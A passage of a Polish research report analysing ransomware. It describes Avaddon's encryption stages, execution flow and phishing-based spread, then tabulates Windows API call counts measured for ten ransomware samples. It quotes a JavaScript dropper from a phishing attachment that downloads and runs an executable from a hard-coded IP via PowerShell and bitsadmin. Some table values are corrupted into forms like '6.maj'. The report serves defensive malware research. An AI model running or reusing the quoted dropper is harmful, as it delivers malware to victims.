- Mechanizm usuwania punktów przywracania, plików mechanizmu Volume Shadow Copies oraz plików backup'ów.
- Mechanizm zatrzymywania wybranych procesów systemowych.
- Mechanizm modyfikacji wpisów w rejestrze.
- Mechanizm kradzieży danych.

Proces szyfrowania danych pliku składa się z czterech głównych etapów:

- Etap tworzenia kluczy dla algorytmu AES-256.
- Etap szyfrowania zawartości pliku (maksymalnie pierwsze 1048576 bajty).
- Etap szyfrowania danych klucza AES-256 kluczem publicznym RSA-2048.
- Etap dodawania do zaszyfrowanego pliku dodatkowych danych zawierających m.in. dane zaszyfrowanego klucza AES-256.
- Etap kasowania kluczy symetrycznych AES-256.

III.8.2 Analiza sposobu działania


Bazując na przeprowadzonych analizach oraz uzyskanych wynikach badań, może określić podstawowy sposób działania oprogramowania Avaddon (od momentu uruchomienia w atakowanym systemie operacyjnym):

- Utworzenie mutex'u bazującego na unikalnym GUID – Avaddon zapewnia, że w danym momencie działała będzie tylko i wyłączenie jedna instancja wirusa.
- Weryfikacja językowa – Avaddon weryfikuje, czy aktualnie ustawiony język na zaatakowanej stacji to rosyjski lub ukraiński. Jeżeli tak, to Avaddon kończy działanie. Dodatkowo Avaddon sprawdza, czy na atakowanej stacji ustawiony jest układ klawiatury 419h (Russian), 485h (Yakut), 444h (Tatar), 422h (Ukrainian). Jeżeli tak, to Avaddon również kończy działanie.
- Utworzenie lokalnej kopii – Avaddon tworzy własną kopię w pamięci stałej atakowanego systemu komputerowego.
- Pominięcie UAC – Avaddon omija mechanizm UAC.
- Podwyższenie uprawnień wykonania – Avaddon uzyskuje uprawnienia administracyjne.
- Usunięcie plików mechanizmów backupu oraz Volume Shadow Copies (VSS).
- Utworzenie wpisów w rejestrze – Avaddon dodaje wpisy na potrzeby automatycznego uruchomienia podczas startu systemu operacyjnego.
- Zatrzymanie procesów uruchomionych w atakowanym systemie – Avaddon zatrzymuje określone procesy i usługi systemowe. Atakujący wybierają na etapie konfiguracji RaaS, jakie procesy oraz usługi mają zostać zatrzymane.
- Szyfrowanie danych – Avaddon, korzystając z algorytmu AES-256 szyfruje zawartość plików oraz zmienia ich nazwy.
- Prezentacja informacji o ataku oraz sposobie zapłaty okupu.

III.8.3 Analiza sposobu rozprzestrzeniania

Avaddon udostępniany był przez twórców w modelu RaaS. Dzięki temu, twórcy sami nie przeprowadzali ataków ransomware, a jedynie świadczyli takie usługi na rzecz swoich klientów. Dodatkowo, twórcy świadczyli usługi wsparcia oraz pomocy technicznej. Ataki oraz ich cele wybierali klienci usługi RaaS.

Atak ransomware zaczyna się od fazy infiltracji, po której następuje faza instalacji. Złośliwe oprogramowanie przeważnie rozprzestrzenia się z wykorzystaniem tak zwanych kampanii malware'owych (faza infiltracji). Tak jak to zostało wspomniane na początku dokumentu, kampanie malware'owe Avaddon przeważnie korzystały z phishingu e-mail. Tego typu kampanie prowadzane były poprzez rozsyłanie wiadomości e-mail zawierających zainfekowane załączniki. Załączniki te zawierały kod JavaScript lub makra oprogramowania pakietu Microsoft Office. Nazwy oraz rozszerzenia załączników, jednakże wskazywały, że są to obrazki (np. pliki w formacie JPG) albo pliki archiwum (np. ZIP). Próba otwarcia takiego załącznika przeważnie kończyła się infekcją systemu.



Rysunek 22. Przykładowa wiadomość email z kampanii Avaddon'a – źródło www.bleepingcomputer.com

```
var jsRun=new ActiveXObject('WSCRIPT.Shell');

jsRun.Run("cmd.exe /c PowerShell -ExecutionPolicy Bypass (New-Object
System.Net.WebClient).DownloadFile('http://217.8.117.63/<name>.exe','%temp%\\[0-
9]{7}{8}{9}.exe');Start-Process '%temp%\\[0-9]{7}{8}{9}.exe '",false);

jsRun.Run("cmd.exe /c bitsadmin /transfer getitman /download /priority high
http://217.8.117.63/<name>.exe %
```

Kod źródłowy 9. Przykładowa zawartość załącznika email – kod JavaScript, który pobiera na komputer ofiary, a następnie uruchamia, wirusa Avaddon

Widać zatem, że próba otwarcia załącznika z wiadomości email powoduje wywołanie kodu JavaScript, który:

- Uruchamia wiersz poleceń system Windows.
- Wywołuje mechanizm PowerShell.
- Tworzy instancję klasy WebClient[46].
- Wykonuje żądanie HTTP GET i pobiera dane ze wskazanego serwera.
- Uruchamia pobrany plik – wirusa Avaddon.

Inne sposoby rozprzestrzenia wirusa Avaddon opisane zostały w poprzednich rozdziałach.

[46] WebClient Klasa, .NET, Microsoft, https://learn.microsoft.com/pl-pl/dotnet/api/system.net.webclient?view=net-7.0, (dostęp 01.2022)

IV Wywołania funkcji API

Jak widać na przykładzie opisanej powyżej analizie oprogramowania Avaddon, wywołania funkcji API udostępnianych przez system Windows stanowią istotną część oprogramowania ransomware. Oprogramowanie ransomware może korzystać z udostępnionych przez system operacyjny funkcji API, dlatego też, celem określenia cech charakterystycznych tego typu wirusów, przeprowadzone zostały badania związane z wywołaniami funkcji API służącymi do:

- Wykonywania operacji kryptograficznych - CryptoAPI.
- Wykonywania operacji na plikach i folderach - FileAPI.
- Wykonywania operacji sieciowych - NetworkAPI.
- Wykonywania operacji związanych z obsługą wątków oraz procesów - ProcessThreadAPI.
- Wykonywania operacji związanych z ustawieniami systemu operacyjnego - SystemSettingsAPI.
- Wykonywania nietypowych operacji - UnusualAPI.

Badania przeprowadzone zostały z wykorzystaniem następujących wersji oprogramowania ransomware:

- AvosLocker[47]
- BlackMatter[48]
- Cuba[49]
- Dharma[50]
- DoejoCrypt[51]
- Epsilon[52]
- HDLocker[53]
- Jormungad[54]

[47] AvosLocker, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.avos_locker
[48] BlackMatter, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.blackmatter
[49] Cuba, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.cuba
[50] Dharma, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.dharma
[51] DoejoCrypt, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.dearcry
[52] Epsilon red, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.epsilon_red
[53] HDLocker, TrendMicro, https://www.trendmicro.com/vinfo/hk/threat-encyclopedia/malware/ransom.win32.hdlocker.a/
[54] Jormungand, TrendMicro, https://www.trendmicro.com/vinfo/us/threat-encyclopedia/malware/ransom.win32.jormungand.thdabba/

- MalwareDeveloper[55]
- Maoloa[56]

[55] MalwareDeveloper, https://www.virustotal.com/gui/file/c432a01904467c55ef316fec2973f10e09f1a1053faf574683c5097174caaa38/detection
[56] Maoloa, Malpedia, https://malpedia.caad.fkie.fraunhofer.de/details/win.maoloa

IV.1 Środowisko testowe

Badania cech charakterystycznych oprogramowania ransomware w kontekście wywoływanych funkcji API systemu Windows przeprowadzone zostało w jednolitym środowisku testowym. Każda próbka ransomware testowana była na tej samej instancji stacji testowej. Po zakończeniu testów danej próbki i przed testami kolejnej, stan stacji testowej przywracany był do stanu początkowego (zawartość dysku, ustawienia systemowe, itp.).

Poniższa tabela prezentuje liczność plików określonego rodzaju - stan początkowy dysku stacji testowej. W tabeli uwzględniono typy plików, których liczność była większa od 190.

Typ pliku	Liczność	Typ pliku	Liczność	Typ pliku	Liczność	Typ pliku	Liczność	Typ pliku	Liczność
.dll	59140	.cdf-ms	2297	.cmake	966	.pkgdef	556	.cov	308
.manifest	36424	.xrm-ms	2294	.css	957	.sql	550	.data	303
.html	35068	.pri	2275	.ps1xml	935	.tt	498	.jar	301
.pyi	27727	.sys	2001	.ps1	880	.tlb	491	.msc	296
.mui	24626	._	1963	.slic	821	.gif	471	.pf	272
.cat	18968	.idl	1908	.fsm	821	.toml	431	.wav	267
.mum	16282	.rst	1878	.vstemplate	804	.mun	430	.1	266
.h	11777	.mfl	1864	.0	791	.targets	420	.cs	250
.xml	10689	.INI	1799	.svg	763	.rll	414	.xbf	247
.png	9479	.txt	1781	.winmd	760	.dat	399	.resx	239
.exe	6336	.inf_loc	1519	.xsd	759	.admx	389	.obj	226
.js	6040	.cpp	1444	.psd1	686	.fon	384	.vbs	223
.lib	5039	.cdxml	1433	.md	673	.cur	377	.so	223
.py	4884	.mof	1388	.man	670	.pdb	367	.nupkg	221
.tmp	4513	.xaml	1306	.tlog	665	.nls	354	.woff2	221
.rtf	3584	.htm	1281	.pak	661	.c	352	.tmSnippet	204
.json	3192	.sg	1267	.config	635	.props	333	.inl	203

.pyc	3088	.aux	1264	.ico	610	.evtx	330	.nuspec	199
.inf	2460	.snippet	1154	.bin	598	.map	330	.log	198
.adml	2340	.ts	1093	.ttf	585	.psm1	315	.PNF	195

Sumarycznie na dyskach stacji testowej znajdowało się 402 365 plików (32 184 różnych typów plików).

Stacja testowa działa pod kontrolą systemu operacyjnego Windows 10 Home, 19045.3570.

Poniższa tabela prezentuje liczność plików dla typów najczęściej szyfrowanych w atakach ransomware.

Typ pliku	Liczność	Typ pliku	Liczność	Typ pliku	Liczność	Typ pliku	Liczność	Typ pliku	Liczność
.dll	59140	.sys	2001	.sql	550	.zip	15	.proj	2
.html	35068	.txt	1781	.gif	471	.conf	15	.jpeg	1
.xml	10689	.cpp	1444	.c	352	.doc	15		
.png	9479	.htm	1281	.jpg	186	.xls	5		
.js	6040	.css	957	.pdf	27	.bak	4		
.py	4884	.config	635	.sln	27	.docx	3		

IV.2 Wyniki testów

W niniejszym rozdziale przedstawione zostały wyniki testów wywołań wybranych funkcji API systemu Windows.

IV.2.1 CryptoAPI

Funkcja	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
CryptAcquireContextAIndex CryptAcquireContextWIndex	3271	0	2	0	0	1	0	1	1	79665
CryptDestroyKeyIndex	1609	0	0	0	0	0	0	0	0	0
CryptEncryptIndex	3218	0	0	0	0	0	0	0	0	0
CryptReleaseContextIndex	1663	0	2	0	0	0	0	0	0	79666
BCryptDestroyKeyIndex	1609	0	0	0	0	0	0	0	0	0
BCryptEncryptIndex	1609	0	0	0	0	0	0	0	0	0
BCryptImportKeyPairIndex	1609	0	0	0	0	0	0	0	0	0
RAZEM	**14588**	**0**	**4**	**0**	**0**	**1**	**0**	**1**	**1**	**159331**

IV.2.2 FileAPI

Funkcja	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
CreateFileWIndex CreateFileAIndex	8953	187253	97429	462755	197243	62301	46459	324152	1657	78232
DeleteFileWIndex DeleteFileAIndex	0	0	0	121853	45983	0	0	0	824	0
FindCloseIndex	5735	7610	19575	66868	64949	48235	39113	153473	30	15783
FindFirstFileWIndex FindFirstFileAIndex	5741	9	19583	66983	64945	48271	39124	190980	32	15784
GetFileSizeIndex GetFileSizeExIndex	0	0	67115	164773	0	31153	37660	0	7	49628
FindFirstFileExWIndex	0	7602	0	0	0	0	0	0	0	0
GetFileAttributesWIndex GetFileAttributesAIndex GetFileAttributesExWIndex	0	15204	0	317452	45984	30993	0	669793	47	1
GetLogicalDrivesIndex	1	3	0	2611	0	0	1	1	0	0
GetLogicalDriveStringsAIndex GetLogicalDriveStringsWIndex	0	0	0	0	0	0	1	0	0	1

Funkcja	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
GetFullPathNameWIndex	0	0	0	0	0	344873	6	0	5033	0
GetTempPathAIndex	0	0	0	0	0	0	6	0	0	0
ReadFileIndex	7623381	120047	69283	254534	194008	31150	42848	66724	1761	11342
SetEndOfFileIndex	0	0	0	246917	0	0	37660	0	0	0
SetFileAttributesWIndex	0	129534	1	125137	0	0	0	0	0	69
SetFilePointerIndex SetFilePointerExIndex	7623195	64767	67832	423267	214944	0	198233	66724	0	0
FindNextFileWIndex FindNextFileAIndex	84639	108897	171399	556459	152608	425024	328246	975047	2207	148002
FindNextVolumeWIndex	0	4	4	0	0	0	0	0	0	4
FindVolumeCloseIndex	0	1	0	0	0	0	0	0	0	1
GetVolumeInformationWIndex	0	0	0	8	0	0	0	0	0	0
GetVolumePathNamesForVolumeNameWIndex	0	4	4	0	0	0	0	0	0	4
MoveFileAIndex MoveFileWIndex MoveFileExWIndex	1560	64767	66228	3961	0	30934	37659	68967	0	76902

Funkcja	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
WriteFileIndex	7640524	118525	149056	257754	263202	30934	117726	131542	990	1
CopyFileWIndex	0	7599	0	0	0	0	0	0	0	45343
GetFileTypeIndex	1600	0	0	0	184388	124164	0	66724	3298	0
SetVolumeMountPointWIndex	0	1	0	0	0	0	0	0	0	4
FindFirstVolumeWIndex	0	1	1	0	0	0	0	0	0	1
RAZEM	**22995329**	**831828**	**727510**	**3071332**	**1428254**	**1208032**	**924742**	**2714127**	**15886**	**441102**

IV.2.3 NetworkAPI

Funkcja	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
WNetOpenEnumAIndex WNetOpenEnumWIndex	4	0	0	8	0	0	0	0	0	0
WNetEnumResourceAIndex WNetEnumResourceWIndex	8	0	0	11	0	0	0	0	0	0
WNetCloseEnumIndex	0	0	0	7	0	0	0	0	0	0
DsGetDcNameWIndex	0	1	0	0	0	0	0	0	0	0
InternetOpenWIndex	0	1	0	0	0	0	0	0	0	0
RAZEM	**12**	**2**	**0**	**26**	**0**	**0**	**0**	**0**	**0**	**0**

IV.2.4 ProcessThreadAPI

Funkcja	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
CreateThreadIndex	3	27	4	51	0	6	201	13	2	4
ExitThreadIndex	4	33	8	49	3	10	0	3	6	9
SetThreadPriorityIndex	0	20	0	0	0	0	0	0	0	0
GetExitCodeThreadIndex	0	7	0	0	0	0	0	0	0	0
GetProcessHeapIndex	1	0	0	4	0	1434	160090	0	11636	0
Process32FirstWIndex	0	0	0	557	0	0	0	0	0	0
Process32NextWIndex	0	0	0	77141	0	0	0	0	0	0
OpenProcessIndex	10	0	1225	0	0	0	0	0	0	0
GetThreadContextIndex	0	0	0	0	0	691	0	0	66	0
GetThreadPriorityIndex	0	0	0	0	0	3734	0	0	2520	0
GetCurrentThreadIndex	6554	129573	6	13	0	98	11	2	104	186560
GetCurrentProcessIndex	8477	67746	6	6	0	1620	19	45	381	194520
GetCurrentProcessIdIndex	4807	132	0	2	0	49	4	0	18	172910
OpenProcessTokenIndex	6543	57716	4	1	0	27	17	3	31	0
CreateProcessWIndex CreateProcessAIndex	0	0	0	1	0	0	0	42	0	1

Funkcja	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
CreateRemoteThreadExIndex	3	27	4	51	0	6	201	13	2	4
DeleteProcThreadAttributeListIndex	8952	187261	97434	462344	197227	62324	46471	324157	1681	54253
FlushInstructionCacheIndex	0	0	0	0	0	1572	0	0	347	0
FlushProcessWriteBuffersIndex	0	0	0	0	0	3737	0	0	2519	0
GetCurrentProcessorNumberIndex	12914	139	2440	4518	0	33	2	4	9066	26
GetExitCodeProcessIndex	0	0	0	0	0	0	0	0	0	1
GetCurrentProcessorNumberExIndex	9135	12	4	0	0	31156	0	1	0	159286
GetProcessTimesIndex	1594	0	0	0	0	0	0	1	0	0
GetProcessVersionIndex	0	0	0	0	0	0	1	0	0	0
OpenThreadTokenIndex	6548	129541	4	8	0	43	10	2	54	186552
SetPriorityClassIndex	0	0	0	0	0	0	0	0	0	1
ProcessIdToSessionIdIndex	3209	1	0	0	0	2	2	0	14	0
ResumeThreadIndex	0	8	0	0	0	324	0	0	26	0
SetThreadContextIndex	0	0	0	0	0	51	0	0	16	0
SetThreadStackGuaranteeIndex	0	0	0	0	0	4	0	0	1	0
SuspendThreadIndex	0	0	0	0	0	320	0	0	25	0
SwitchToThreadIndex	0	0	0	0	0	2726	0	856	122	0

Funkcja	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
SetThreadTokenIndex	0	7054	0	0	0	0	0	0	0	0
TlsAllocIndex	0	0	0	0	0	1	2	0	0	0
TlsGetValueIndex	3220	2226	0	0	971206	998	983	22	35	0
TlsSetValueIndex	2	363	0	0	0	83	5	1	8	0
RAZEM	**71976**	**581886**	**101139**	**544746**	**1168436**	**111049**	**208019**	**325165**	**28680**	**954127**

IV.2.5 SystemSettingsAPI

Funkcja	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
GetEnvironmentStringsWIndex	0	0	0	0	0	0	1	42	0	0
GetEnvironmentVariableWIndex	0	0	0	0	0	0	0	171	0	0
FreeEnvironmentStringsWIndex	0	0	0	0	0	0	1	42	0	0
GetSystemTimeAsFileTimeIndex	4817	1	0	0	257752	0	1	0	0	0
GetDiskFreeSpaceExWIndex	0	0	4	0	0	0	0	0	0	0
GetComputerNameWIndex GetComputerNameExWIndex	0	0	0	1	0	0	0	1	0	0
ExpandEnvironmentStringsWIndex	0	0	0	20	0	0	0	0	0	0
GetStartupInfoWIndex	0	0	0	0	0	2	2	0	0	0
GetSystemInfoIndex	0	0	0	0	0	5	0	0	2	1
GetNativeSystemInfoIndex	0	0	0	0	0	4	0	0	12	0
GetTickCountIndex	0	1	1108	8669	0	3151	1	0	2492	0
GetTickCount64Index	0	0	0	0	0	99	0	0	1651	0
GlobalMemoryStatusExIndex	0	0	0	0	0	3804	0	0	594	0
GetVersionIndex	0	0	0	0	0	0	2	1	0	0

GetWindowsDirectoryAIndex	0	0	0	0	0	0	6	0	0	0
RegSetValueExWIndex	7960	2	0	1	0	1	0	0	0	8
RegCloseKeyIndex	23984	0	0	4	0	4	0	0	3	6
RegOpenKeyExWIndex	0	0	0	4	0	16	0	0	42	0
RegCreateKeyExWIndex	23979	3	0	0	0	0	0	0	0	0
RegDeleteKeyWIndex	1609	1	0	0	0	0	0	0	0	6
RegDeleteValueWIndex	8045	0	0	0	0	0	0	0	0	0
RegEnumValueWIndex	8045	0	0	0	0	0	0	0	78	0
RegQueryInfoKeyWIndex	1609	0	0	0	0	0	0	0	0	0
RegQueryMultipleValuesWIndex	1	0	0	0	0	0	0	0	0	0
RegQueryValueExWIndex	27215	2	0	3	0	3	0	0	2	0
RAZEM	**107264**	**10**	**1112**	**8702**	**257752**	**7089**	**14**	**257**	**4876**	**21**

IV.2.6 UnusualAPI

Funkcja	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
LoadLibraryAIndex LoadLibraryWIndex LoadLibraryExWIndex	0	12	0	0	0	18	11	4	23	1
GetProcAddressIndex	1	4	0	81	0	249	363	34	154	1
AdjustTokenPrivilegesIndex	0	0	0	0	0	0	0	0	0	4
GetLocaleInfoWIndex	0	0	0	0	0	1	0	0	0	0
IsProcessorFeaturePresentIndex	0	0	0	0	0	1	2	0	1	0
IsValidLocaleIndex	0	0	0	0	0	3	0	0	2	0
IsValidCodePageIndex	0	0	0	0	0	0	1	0	0	0
GetCommandLineAIndex GetCommandLineWIndex	0	0	0	0	0	0	1	1	0	0
SetUnhandledExceptionFilterIndex	0	0	0	0	0	0	1	0	0	0
RAZEM	**1**	**16**	**0**	**81**	**0**	**272**	**379**	**39**	**180**	**6**

IV.2.7 Podsumowanie ilościowe

API	AvosLocker	BlackMatter	Cuba	Dharma	DoejoCrypt	Epsilon	HDLocker	Jormungad	MalwareDeveloper	Maoloa
CryptoAPI	14588	0	4	0	0	1	0	1	1	159331
FileAPI	22995329	831828	727510	3071332	1428254	1208032	924760	2714127	15886	441102
NetworkAPI	15	2	0	26	0	0	0	0	0	0
ProcessThreadAPI	71976	581886	101139	544746	1168436	111049	208019	325165	28680	954101
SystemSettingsAPI	107264	10	1112	8702	257752	7089	14	257	4876	21
UnusualAPI	1	16	0	81	0	272	379	39	180	6
RAZEM	**23189173**	**1413742**	**829765**	**3624887**	**2854442**	**1326443**	**1133172**	**3039589**	**49623**	**1554561**

IV.3 Analiza uzyskanych wyników

API	Funkcja	% wystąpień	Wartość minimalna	Wartość maksymalna	Wartość średnia	Mediana (ciągła)	Mediana (dyskretna)	Kategoria
FileAPI	FindCloseIndex	100	30	153473	42137	29344	19575	I
FileAPI	ReadFileIndex	100	1761	7623381	841508	68003.5	66724	I
FileAPI	WriteFileIndex	100	1	7640524	871025	125033.5	118525	I
ProcessThreadAPI	DeleteProcThreadAttributeListIndex	100	1681	462344	144210	79879	62324	I
FileAPI	FindFirstFileWIndex	90	6	190980	38599	15784	15784	I
FileAPI	FindNextFileWIndex	90	77	975047	274639	148002	148002	I
ProcessThreadAPI	CreateRemoteThreadExIndex	90	2	201	35	6	6	I
ProcessThreadAPI	CreateThreadIndex	90	2	201	35	6	6	I
ProcessThreadAPI	ExitThreadIndex	90	3	49	14	8	8	I
ProcessThreadAPI	GetCurrentProcessIndex	90	6	194520	30313	381	381	I
ProcessThreadAPI	GetCurrentThreadIndex	90	2	186560	35880	98	98	I
ProcessThreadAPI	OpenProcessTokenIndex	90	1	172910	26361	27	27	I
ProcessThreadAPI	OpenThreadTokenIndex	90	2	186552	35862	43	43	I
FileAPI	CreateFileWIndex	80	1657	462755	152842	87830.5	78232	I

API	Funkcja	% wystąpień	Wartość minimalna	Wartość maksymalna	Wartość średnia	Mediana (ciągła)	Mediana (dyskretna)	Kategoria
ProcessThreadAPI	GetCurrentProcessorNumberExIndex	80	2	159260	26080	4539	12	I
UnusualAPI	GetProcAddressIndex	80	1	363	111	57.5	34	I
ProcessThreadAPI	TlsGetValueIndex	70	22	971206	139813	998	998	II
ProcessThreadAPI	GetCurrentProcessIdIndex	60	2	4807	835	33.5	18	II
ProcessThreadAPI	GetCurrentProcessorNumberIndex	60	26	12914	3345	1289.5	139	II
ProcessThreadAPI	TlsSetValueIndex	60	1	363	77	6.maj	5	II
SystemSettingsAPI	GetTickCountIndex	60	1	8669	2570	1800	1108	II
CryptoAPI	CryptAcquireContextWIndex	50	1	79665	15934	1	1	II
FileAPI	GetFileAttributesWIndex	50	12	317452	66544	35	35	II
FileAPI	GetFileTypeIndex	50	1600	184388	76035	66724	66724	II
ProcessThreadAPI	GetProcessHeapIndex	50	1	160090	34633	1434	1434	II
ProcessThreadAPI	ProcessIdToSessionIdIndex	50	1	3209	646	2	2	II
SystemSettingsAPI	RegCloseKeyIndex	50	3	23984	4800	4	4	II
SystemSettingsAPI	RegQueryValueExWIndex	50	2	27215	5445	3	3	II
SystemSettingsAPI	RegSetValueExWIndex	50	1	7960	1594	2	2	II

API	Funkcja	% wystąpień	Wartość minimalna	Wartość maksymalna	Wartość średnia	Mediana (ciągła)	Mediana (dyskretna)	Kategoria
FileAPI	GetFileAttributesExWIndex	40	1	669793	175197	15496.5	35	III
FileAPI	GetLogicalDrivesIndex	40	1	2611	654	1	1	III
FileAPI	MoveFileExWIndex	40	64767	76902	69216	67597.5	66228	III
FileAPI	SetFileAttributesWIndex	40	1	129534	63685	62603	69	III
FileAPI	SetFilePointerExIndex	40	64767	423267	155648	67278	66724	III
SystemSettingsAPI	GetSystemTimeAsFileTimeIndex	40	1	257752	65643	2409	1	III
UnusualAPI	LoadLibraryExWIndex	40	1	23	12	11	4	III
CryptoAPI	CryptReleaseContextIndex	30	2	79666	27110	1663	1663	III
FileAPI	FindFirstVolumeWIndex	30	1	1	1	1	1	III
FileAPI	FindNextVolumeWIndex	30	4	4	4	4	4	III
FileAPI	GetFileSizeExIndex	30	49628	164773	93839	67115	67115	III
FileAPI	GetFileSizeIndex	30	7	37660	22940	31153	31153	III
FileAPI	GetFullPathNameWIndex	30	6	344873	116637	5033	5033	III
FileAPI	GetVolumePathNamesForVolumeNameWIndex	30	4	4	4	4	4	III

API	Funkcja	% wystąpień	Wartość minimalna	Wartość maksymalna	Wartość średnia	Mediana (ciągła)	Mediana (dyskretna)	Kategoria
FileAPI	MoveFileWIndex	30	1560	30934	12152	3961	3961	III
FileAPI	SetFilePointerIndex	30	198233	7623195	2678791	214944	214944	III
ProcessThreadAPI	ResumeThreadIndex	30	8	324	119	26	26	III
ProcessThreadAPI	SwitchToThreadIndex	30	122	2726	1235	856	856	III
SystemSettingsAPI	GetSystemInfoIndex	30	1	5	3	2	2	III
SystemSettingsAPI	RegOpenKeyExWIndex	30	4	42	21	16	16	III
UnusualAPI	IsProcessorFeaturePresentIndex	30	1	2	1	1	1	III
FileAPI	CopyFileWIndex	20	7599	45343	26471	26471	7599	IV
FileAPI	CreateFileAIndex	20	46459	197243	121851	121851	46459	IV
FileAPI	DeleteFileWIndex	20	824	121853	61339	61338.5	824	IV
FileAPI	FindFirstFileAIndex	20	39118	64945	52032	52031.5	39118	IV
FileAPI	FindNextFileAIndex	20	152608	328169	240389	240388.5	152608	IV
FileAPI	FindVolumeCloseIndex	20	1	1	1	1	1	IV
FileAPI	GetLogicalDriveStringsWIndex	20	1	3	2	2	1	IV
FileAPI	SetEndOfFileIndex	20	37660	246917	142289	142288.5	37660	IV

API	Funkcja	% wystąpień	Wartość minimalna	Wartość maksymalna	Wartość średnia	Mediana (ciągła)	Mediana (dyskretna)	Kategoria
FileAPI	SetVolumeMountPointWIndex	20	1	4	3	2.maj	1	IV
NetworkAPI	WNetCloseEnumIndex	20	3	7	5	5	3	IV
NetworkAPI	WNetEnumResourceWIndex	20	4	11	8	7.maj	4	IV
NetworkAPI	WNetOpenEnumWIndex	20	2	8	5	5	2	IV
ProcessThreadAPI	CreateProcessWIndex	20	1	42	22	21.maj	1	IV
ProcessThreadAPI	FlushInstructionCacheIndex	20	347	1572	960	959.5	347	IV
ProcessThreadAPI	FlushProcessWriteBuffersIndex	20	2519	3737	3128	3128	2519	IV
ProcessThreadAPI	GetExitCodeProcessIndex	20	1	1	1	1	1	IV
ProcessThreadAPI	GetProcessTimesIndex	20	1	1594	798	797.5	1	IV
ProcessThreadAPI	GetThreadContextIndex	20	66	691	379	378.5	66	IV
ProcessThreadAPI	GetThreadPriorityIndex	20	2520	3734	3127	3127	2520	IV
ProcessThreadAPI	OpenProcessIndex	20	10	1225	618	617.5	10	IV
ProcessThreadAPI	SetThreadContextIndex	20	16	51	34	33.5	16	IV
ProcessThreadAPI	SetThreadStackGuaranteeIndex	20	1	4	3	2.maj	1	IV
ProcessThreadAPI	SuspendThreadIndex	20	25	320	173	172.5	25	IV

API	Funkcja	% wystąpień	Wartość minimalna	Wartość maksymalna	Wartość średnia	Mediana (ciągła)	Mediana (dyskretna)	Kategoria
ProcessThreadAPI	TlsAllocIndex	20	1	2	2	1.maj	1	IV
SystemSettingsAPI	FreeEnvironmentStringsWIndex	20	1	42	22	21.maj	1	IV
SystemSettingsAPI	GetEnvironmentStringsWIndex	20	1	42	22	21.maj	1	IV
SystemSettingsAPI	GetNativeSystemInfoIndex	20	4	12	8	8	4	IV
SystemSettingsAPI	GetStartupInfoWIndex	20	2	2	2	2	2	IV
